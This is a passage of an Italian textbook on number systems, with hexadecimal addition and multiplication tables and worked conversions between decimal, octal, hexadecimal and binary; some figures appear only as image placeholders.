Il sistema di numerazione esadecimale (in base sedici), utilizza sedici simboli: le cifre numeriche da «0» a «9» e le lettere (maiuscole) dalla «A» alla «F».

Figura 2.17. Esempio di scomposizione di un numero in base sedici.




Figura 2.18. Scomposizione di un numero in base sedici.

16^{9}	16^{8}	16^{7}	16^{6}	16^{5}	16^{4}	16^{3}	16^{2}	16^{1}	16^{0}
0	0	0	0	0	0	0	9	C	8

Tabella 2.19. Tabellina dell'addizione con i numeri in base sedici.

+	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
0_{16}	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
1_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}
2_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}
3_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}
4_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}
5_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}
6_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}
7_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}
8_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}
9_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}
A_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$
B_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$
C_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$
D_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$
E_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$
F_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$	$1F_{16}$
10_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$	$1F_{16}$	20_{16}

Figura 2.20. Esempio di un'addizione con i numeri in base sedici.

$$\begin{array}{r} 1FA_{16} + \\ A1_{16} = \\ \hline 29B_{16} \end{array} \qquad \begin{array}{r} 506_{10} + \\ 161_{10} = \\ \hline 667_{10} \end{array}$$

Tabella 2.21. Tabellina della moltiplicazione con i numeri in base sedici.

×	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}
1_{16}	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
2_{16}	0_{16}	2_{16}	4_{16}	6_{16}	8_{16}	A_{16}	C_{16}	E_{16}	10_{16}	12_{16}	14_{16}	16_{16}	18_{16}	$1A_{16}$	$1C_{16}$	$1E_{16}$	20_{16}
3_{16}	0_{16}	3_{16}	6_{16}	9_{16}	C_{16}	F_{16}	12_{16}	15_{16}	18_{16}	$1B_{16}$	$1E_{16}$	21_{16}	24_{16}	27_{16}	$2A_{16}$	$2D_{16}$	30_{16}
4_{16}	0_{16}	4_{16}	8_{16}	C_{16}	10_{16}	14_{16}	18_{16}	$1C_{16}$	20_{16}	24_{16}	28_{16}	$2C_{16}$	30_{16}	34_{16}	38_{16}	$3C_{16}$	40_{16}
5_{16}	0_{16}	5_{16}	A_{16}	F_{16}	14_{16}	19_{16}	$1E_{16}$	23_{16}	28_{16}	$2D_{16}$	32_{16}	37_{16}	$3C_{16}$	41_{16}	46_{16}	$4B_{16}$	50_{16}
6_{16}	0_{16}	6_{16}	C_{16}	12_{16}	18_{16}	$1E_{16}$	24_{16}	$2A_{16}$	30_{16}	36_{16}	$3C_{16}$	42_{16}	48_{16}	$4E_{16}$	54_{16}	$5A_{16}$	60_{16}
7_{16}	0_{16}	7_{16}	E_{16}	15_{16}	$1C_{16}$	23_{16}	$2A_{16}$	31_{16}	38_{16}	$3F_{16}$	46_{16}	$4D_{16}$	54_{16}	$5B_{16}$	62_{16}	69_{16}	70_{16}
8_{16}	0_{16}	8_{16}	10_{16}	18_{16}	20_{16}	28_{16}	30_{16}	38_{16}	40_{16}	48_{16}	50_{16}	58_{16}	60_{16}	68_{16}	70_{16}	78_{16}	80_{16}
9_{16}	0_{16}	9_{16}	12_{16}	$1B_{16}$	24_{16}	$2D_{16}$	36_{16}	$3F_{16}$	48_{16}	51_{16}	$5A_{16}$	63_{16}	$6C_{16}$	75_{16}	$7E_{16}$	87_{16}	90_{16}
A_{16}	0_{16}	A_{16}	14_{16}	$1E_{16}$	28_{16}	32_{16}	$3C_{16}$	46_{16}	50_{16}	$5A_{16}$	64_{16}	$6E_{16}$	78_{16}	82_{16}	$8C_{16}$	96_{16}	$A0_{16}$
B_{16}	0_{16}	B_{16}	16_{16}	21_{16}	$2C_{16}$	37_{16}	42_{16}	$4D_{16}$	58_{16}	63_{16}	$6E_{16}$	79_{16}	84_{16}	$8F_{16}$	$9A_{16}$	$A5_{16}$	$B0_{16}$
C_{16}	0_{16}	C_{16}	18_{16}	24_{16}	30_{16}	$3C_{16}$	48_{16}	54_{16}	60_{16}	$6C_{16}$	78_{16}	84_{16}	90_{16}	$9C_{16}$	$A8_{16}$	$B4_{16}$	$C0_{16}$
D_{16}	0_{16}	D_{16}	$1A_{16}$	27_{16}	34_{16}	41_{16}	$4E_{16}$	$5B_{16}$	68_{16}	75_{16}	82_{16}	$8F_{16}$	$9C_{16}$	$A9_{16}$	$B6_{16}$	$C3_{16}$	$D0_{16}$
E_{16}	0_{16}	E_{16}	$1C_{16}$	$2A_{16}$	38_{16}	46_{16}	54_{16}	62_{16}	70_{16}	$7E_{16}$	$8C_{16}$	$9A_{16}$	$A8_{16}$	$B6_{16}$	$C4_{16}$	$D2_{16}$	$E0_{16}$
F_{16}	0_{16}	F_{16}	$1E_{16}$	$2D_{16}$	$3C_{16}$	$4B_{16}$	$5A_{16}$	69_{16}	78_{16}	87_{16}	96_{16}	$A5_{16}$	$B4_{16}$	$C3_{16}$	$D2_{16}$	$E1_{16}$	$F0_{16}$
10_{16}	0_{16}	10_{16}	20_{16}	30_{16}	40_{16}	50_{16}	60_{16}	70_{16}	80_{16}	90_{16}	$A0_{16}$	$B0_{16}$	$C0_{16}$	$D0_{16}$	$E0_{16}$	$F0_{16}$	100_{16}

Figura 2.22. Esempio di moltiplicazione con i numeri in base sedici.

$$
\begin{array}{rr}
1FA_{16} \times & 506_{10} \times \\
123_{16} = & 291_{10} = \\
\hline
5EE_{16} & 506_{10} \\
3F4_{16} & 4554_{10} \\
1FA_{16} & 1012_{10} \\
\hline
23F2E_{16} & 147246_{10}
\end{array}
$$

2.2 Conversioni numeriche di valori interi

L'uso dell'elaboratore può richiedere la capacità di convertire valori numerici espressi in diversi sistemi di numerazione; per la precisione può essere necessario saper trasformare un numero in una base differente. Prima di poter convertire un numero in una base di numerazione differente, occorre comprendere il senso della numerazione decimale, ovvero di quella standard (per gli esseri umani).

Un numero espresso in base dieci, viene interpretato sommando il valore di ogni singola cifra moltiplicando per 10^n (***n*** rappresenta la cifra ***n***-esima, a partire da zero). Per esempio, 12345 si può esprimere come $5\times10^0 + 4\times10^1 + 3\times10^2 + 2\times10^3 + 1\times10^4$. Nello stesso modo, si può scomporre un numero per esprimerlo in base dieci dividendo ripetutamente il numero per la base, recuperando ogni volta il resto della divisione. Per esempio, il valore 12345 (che ovviamente è già espresso in base dieci), si scompone nel modo seguente: 12345/10=1234 con il resto di cinque; 1234/10=123 con il resto di quattro; 123/10=12 con il resto di tre; 12/10=1 con il resto di due; 1/10=0 con il resto di uno (quando si ottiene un quoziente nullo, la conversione è terminata). Ecco che la sequenza dei resti dà il numero espresso in base dieci: 12345.

Riquadro 2.23. Il resto della divisione.

Per riuscire a convertire un numero intero da una base di numerazione a un'altra, occorre sapere calcolare il resto della divisione.
Si immagini di avere un sacchetto di nove palline uguali, da dividere equamente fra quattro amici. Per calcolare quante palline spettano a ognuno, si esegue la divisione seguente:
9/4 = 2,25
Il risultato intero della divisione è due, pertanto ognuno dei quattro amici può avere due palline e il resto della divisione è costituito dalle palline che non possono essere suddivise. Come si comprende facilmente, il resto è di una pallina:
9 – (2×4) = 1

2.2.1 Numerazione ottale

«

La numerazione ottale, ovvero in base otto, si avvale di otto cifre per rappresentare i valori: da zero a sette. La tecnica di conversione di un numero ottale in un numero decimale è la stessa mostrata a titolo esemplificativo per il sistema decimale, con la differenza che la base di numerazione è otto. Per esempio, per interpretare il numero ottale 12345_8, si procede come segue: $5\times8^0 + 4\times8^1 + 3\times8^2 + 2\times8^3 + 1\times8^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 5 349. Al contrario, per convertire il numero 5 349 (qui espresso in base 10), si può procedere nel modo seguente: 5 349/8=668 con il resto di cinque; 668/8=83 con il resto di quattro; 83/8=10 con il resto di tre; 10/8=1 con il resto di due; 1/8=0 con il resto di uno. Ecco che così si riottiene il numero ottale 12345_8.

Figura 2.24. Conversione in base otto.





Figura 2.25. Calcolo del valore corrispondente di un numero espresso in base otto.



2.2.2 Numerazione esadecimale

La numerazione esadecimale, ovvero in base sedici, funziona in modo analogo a quella ottale, con la differenza che si avvale di 16 cifre per rappresentare i valori, per cui si usano le cifre numeriche da zero a nove, più le lettere da «A» a «F» per i valori successivi. In pratica,

la lettera «A» nelle unità corrisponde al numero 10 e la lettera «F» nelle unità corrisponde al numero 15.

La tecnica di conversione è la stessa già vista per il sistema ottale, tenendo conto della difficoltà ulteriore introdotta dalle lettere aggiuntive. Per esempio, per interpretare il numero esadecimale $19ADF_{16}$, si procede come segue: $15\times16^0 + 13\times16^1 + 10\times16^2 + 9\times16^3 + 1\times16^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 105 183. Al contrario, per convertire il numero 105 183 (qui espresso in base 10), si può procedere nel modo seguente: 105 183/16=6 573 con il resto di 15, ovvero F_{16}; 6 573/16=410 con il resto di 13, ovvero D_{16}; 410/16=25 con il resto di 10, ovvero A_{16}; 25/16=1 con il resto di nove; 1/16=0 con il resto di uno. Ecco che così si riottiene il numero esadecimale $19ADF_{16}$.

Figura 2.26. Conversione in base sedici.





Figura 2.27. Calcolo del valore corrispondente di un numero espresso in base sedici.




2.2.3 Numerazione binaria


La numerazione binaria, ovvero in base due, si avvale di sole due cifre per rappresentare i valori: zero e uno. Si tratta evidentemente di un esempio limite di rappresentazione di valori, dal momento che utilizza il minor numero di cifre. Questo fatto semplifica in pratica la conversione.

Seguendo la logica degli esempi già mostrati, si analizza brevemente la conversione del numero binario 1100_2: $0\times2^0 + 0\times2^1 + 1\times2^2 + 1\times2^3$. Pertanto, lo stesso numero si potrebbe rappresentare come 12 secondo il sistema standard. Al contrario, per convertire il numero 12, si può procedere nel modo seguente: 12/2=6 con il resto di zero; 6/2=3 con il resto di zero; 3/2=1 con il resto di uno; 1/2=0 con il resto di uno. Ecco che così si riottiene il numero binario 1100_2.

Figura 2.28. Conversione da base dieci a base due e viceversa.




Si può convertire un numero in binario, in modo più semplice, se si costruisce una tabellina simile a quella seguente:




I valori indicati sopra ogni casellina sono la sequenza delle potenze di due: 2^0, 2^1, 2^2,... 2^n.

Se si vuole convertire un numero binario in base dieci, basta disporre le sue cifre dentro le caselline, allineato a destra, moltiplicando ogni singola cifra per il valore che gli appare sopra, sommando poi ciò che si ottiene. Per esempio:



$8 + 0 + 2 + 0 = 10$

Per trovare il corrispondente binario di un numero in base 10, basta sottrarre sempre il valore più grande possibile. Supponendo di voler convertire il numero 123 in binario, si possono sottrarre i valori: 64, 32, 16, 8, 2 e 1:




$64 + 32 + 16 + 8 + 0 + 2 + 1 = 123$

2.2.4 Conversione tra ottale, esadecimale e binario


I sistemi di numerazione ottale ed esadecimale hanno la proprietà di convertirsi in modo facile in binario e viceversa. Infatti, una cifra ottale richiede esattamente tre cifre binarie per la sua rappresentazione, mentre una cifra esadecimale richiede quattro cifre binarie per la sua rappresentazione. Per esempio, il numero ottale 123_8 si converte facilmente in 001010011_2; inoltre, il numero esadecimale $3C_{16}$ si converte facilmente in 00111100_2.

Figura 2.32. Conversione tra la numerazione ottale e numerazione binaria.



